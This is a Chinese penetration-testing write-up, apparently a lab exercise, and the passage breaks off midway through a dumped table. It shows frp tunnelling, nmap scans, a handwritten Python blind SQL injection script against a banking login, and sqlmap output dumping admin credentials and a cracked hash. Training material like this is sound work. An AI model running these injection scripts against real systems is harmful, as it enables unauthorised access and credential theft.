

域渗透之外网打点到三层内网 - 先知社区

1. 项目介绍:

本次项目模拟渗透测试人员在授权的情况下，对目标进行渗透测试，从外网打点到内网横向渗透，最终获取整个内网权限。本次项目属于三层代理内网穿透，会学习到各种内网穿透技术，cobalt strike 在内网中各种横行方法，也会学习到在工具利用失败的情况下，手写 exp 获取边界突破点进入内网，详细介绍外网各种打点方法，学习到行业流行的内网渗透测试办法，对个人提升很有帮助。

2.VPS 映射

1. 将 ip 映射到公网。在公网 vps 使用配置 frp 工具的 frps.ini 运行 frps.exe -c frps.ini

```
[root@VM-4-7-centos frp]# ./frps -c ./frps.ini
2022/05/30 21:56:54 [I] [root.go:200] frps uses config file: ./frps.ini
2022/05/30 21:56:54 [I] [service.go:194] frps tcp listen on 0.0.0.0:7000
2022/05/30 21:56:54 [I] [root.go:209] frps started successfully
2022/05/30 21:56:58 [I] [service.go:450] [4663264d1ec5631c] client login info: ip [redacted]
version [0.37.1] hostname [] os [windows] arch [amd64]
2022/05/30 21:56:58 [W] [service.go:351] register control error: token in login do
configuration
2022/05/30 21:57:05 [I] [service.go:450] [d73b82e05d891176] client login info: ip [redacted]
version [0.37.1] hostname [] os [windows] arch [amd64]
2022/05/30 21:57:05 [W] [service.go:351] register control error: token in login do
configuration
2022/05/30 21:57:36 [I] [service.go:450] [28056635ebbdebc3] client login info: ip [redacted]
version [0.37.1] hostname [] os [windows] arch [amd64]
2022/05/30 21:57:36 [I] [tcp.go:64] [28056635ebbdebc3] [javaweb2] tcp proxy listen port [8088]
2022/05/30 21:57:36 [I] [control.go:465] [28056635ebbdebc3] new proxy [javaweb2] success
2022/05/30 21:57:36 [I] [tcp.go:64] [28056635ebbdebc3] [javaweb3] tcp proxy listen port [8899]
2022/05/30 21:57:36 [I] [control.go:465] [28056635ebbdebc3] new proxy [javaweb3] success
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607202857-66c8cfa6-e65d-1.png>)


在 web1 上配置 frpc.ini 运行 frpc.exe -c frpc.ini

```
C:\frp>frpc -c frpc.ini
2022/05/30 21:57:35 [I] [service.go:304] [28056635ebbdebc3] login to server success, get run id [28056635ebbdebc3], server udp port [0]
2022/05/30 21:57:35 [I] [proxy_manager.go:144] [28056635ebbdebc3] proxy added: [javaweb2 javaweb3]
2022/05/30 21:57:35 [I] [control.go:180] [28056635ebbdebc3] [javaweb2] start proxy success
2022/05/30 21:57:35 [I] [control.go:180] [28056635ebbdebc3] [javaweb3] start proxy success
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607202909-6dcb6ed0-e65d-1.png>)


成功访问到环境

<http://x.x.x.x:8088/login.jsp> ()



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203341-1055a1a2-e65e-1.png>)

1. 端口探测



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203350-15b80f54-e65e-1.png>)

使用 nmap 进行端口探测，发现 4444、5003、8088、8899、8878 端口开放。

```
(root@kali)-[/home/kali]
# nmap 1.117.58.131
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-01 09:35 EDT
Nmap scan report for 1.117.58.131
Host is up (0.042s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open      ssh
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds
593/tcp   filtered  http-rpc-epmap
1080/tcp  open      socks
4444/tcp  filtered  krb524
5003/tcp  open      filemaker
7000/tcp  open      afs3-fileserver
8088/tcp  open      radan-http
8899/tcp  open      ospf-lite

Nmap done: 1 IP address (1 host up) scanned in 1.98 seconds
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203400-1b6174ea-e65e-1.png>)


然后查看其详细信息。

```
(root@kali)-[/home/kali]
# nmap -sV -sC 1.117.58.131
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-01 09:36 EDT
Nmap scan report for 1.117.58.131
Host is up (0.035s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 3f:e1:ab:b0:20:53:9b:1b:06:f2:6d:55:a7:a6:34:55 (RSA)
|   256 87:b0:40:5d:d7:ee:16:20:98:23:24:66:aa:a7:c5:80 (ECDSA)
|_  256 90:92:01:fc:30:4a:d5:2f:11:1d:a2:72:2e:ca:1d:b6 (ED25519)
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds
593/tcp   filtered  http-rpc-epmap
1080/tcp  open      socks5
4444/tcp  filtered  krb524
5003/tcp  open      ssl/http     nginx 1.20.1
|_ _ssl-date: TLS randomness does not represent time
|_ _http-title: \xE8\xB5\x84\xE4\xBA\xA7\xE7\xB1\xAF\xE5\xA1\x94\xE7\xB3\xB8\xE7\xB8\x9F
|_ _ssl-cert: Subject: commonName=127.0.0.1/organizationName=Example Inc./stateOrProvinceName=Shanghai/countryName=CN
|_   Not valid before: 2022-01-18T03:28:44
|_   Not valid after: 2032-01-16T03:28:44
|_ _http-server-header: nginx/1.20.1
7000/tcp  open      ssl/afs3-fileserver?
|_ _irc-info: Unable to open connection
|_ _ssl-cert: Subject:
|_   Not valid before: 1-01-01T00:00:00
|_   Not valid after: 1-01-01T00:00:00
|_ _ssl-date: TLS randomness does not represent time
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203416-252a90ce-e65e-1.png>)

2. 网站源代码查找

发现有一个网上银行系统。使用弱口令和暴力破解，没有爆破出弱口令用户。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203424-2a0ad464-e65e-1.png>)


然后就在 github 试试运气，发现了源码。



和朋友一起构思的一个项目,是一个银行管理系统。目前做了用户界面,员工界面与管理员界面这三


(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203432-2eb35586-e65e-1.png>)

源码地址: <https://github.com/amateur-RD/netBank-System> (<https://github.com/amateur-RD/netBank-System>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203504-41bf0a76-e65e-1.png>)

发现了一个数据库文件,有一些普通用户和管理员用户的账户和密码。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203453-3b5fae38-e65e-1.png>)


3.SQL 注入

然后进行登录测试，发现存在 sql 注入漏洞



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203523-4d058ad6-e65e-1.png>)

网上银行系统 Hsql 注入漏洞



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203530-5168eaa0-e65e-1.png>)

使用 sqlmap 不能进行跑出用户名和密码。

```

File Actions Edit View Help
[10:56:42] [WARNING] POST parameter 'admin.password' does not appear to be dynamic
[10:56:42] [WARNING] heuristic (basic) test shows that POST parameter 'admin.password' might not be injectable
[10:56:43] [INFO] testing for SQL injection on POST parameter 'admin.password'
[10:56:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:56:46] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:56:47] [INFO] testing 'Generic inline queries'
[10:56:47] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:56:48] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:56:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:56:51] [WARNING] POST parameter 'admin.password' does not seem to be injectable
[10:56:51] [INFO] testing if POST parameter 'type' is dynamic
[10:56:51] [WARNING] POST parameter 'type' does not appear to be dynamic
[10:56:52] [WARNING] heuristic (basic) test shows that POST parameter 'type' might not be injectable
[10:56:53] [INFO] testing for SQL injection on POST parameter 'type'
[10:56:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:56:56] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:56:56] [INFO] testing 'Generic inline queries'
[10:56:57] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:56:58] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:56:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:57:01] [WARNING] POST parameter 'type' does not seem to be injectable
[10:57:01] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[10:57:01] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 218 times

[*] ending @ 10:57:01 /2022-06-01/

```



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203536-54cd82e6-e65e-1.png>)


4. 编写脚本进行 sql 注入

```

import requests
password=""
url="[http://x.x.x.x:8878/admin/login](http://103.121.93.206:8878/admin/login)"
payload="0123456789abcdefghijklmnopqrstuvwxyz"
password=""
for i in range(1,20):
    for j in payload:
        exp = "admin' and(select substring(password,%s,1) from Admin) like '%s'
        or '1'='%s' %(i,j)
        print("正在注入")
        data = {"admin.username": exp, "admin.password": 'aaaa', "type": 1}
        req = requests.post(url=url, data=data);
        if "密码不正确" in req.text:
            password+=j
            break
print(password)


```

成功跑出密码。然后进行登录。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203603-65061b6e-e65e-1.png>)

登录之后，寻找文件上传或者可以获取到 webshell 的地方，发现没有可利用点。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203617-6d563d12-e65e-1.png>)


5.tomexam SQL 注入漏洞

在另一个地址处，发现可以注册用户。然后注册用户进行登录。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203656-8461cb3e-e65e-1.png>)

使用 sqlmap 进行获取用户信息。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203708-8bbb1aca-e65e-1.png>)


```
status          varchar(2)
username        varchar(50)
userpass        varchar(50)

[11:39:15] [INFO] fetching columns for table 'tm_admin' in database 'tomexam'
[11:39:15] [INFO] fetching entries for table 'tm_admin' in database 'tomexam'
[11:39:15] [INFO] recognized possible password hashes in column 'userpass'
[11:39:15] [INFO] writing hashes to a temporary file '/tmp/sqlmapNWRMv62203/sqlmaphashes-u5ch1y.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[11:39:18] [INFO] using hash method 'md5_generic_passwd'
[11:39:18] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:39:31] [INFO] cracked password 'eu3' for user 'eu3'
Database: tomexam
Table: tm_admin
[2 entries]
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | roleid | mobi | status | remark | username | realname | userpass | lastlogin | logintimes |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | 1 | 1399999999 | 1 | 超级管理员 | admin | admin | 17D03DA6474CE8BEB13B01E79F789E63 | 2022-04-09 00:14:08 | 301 |
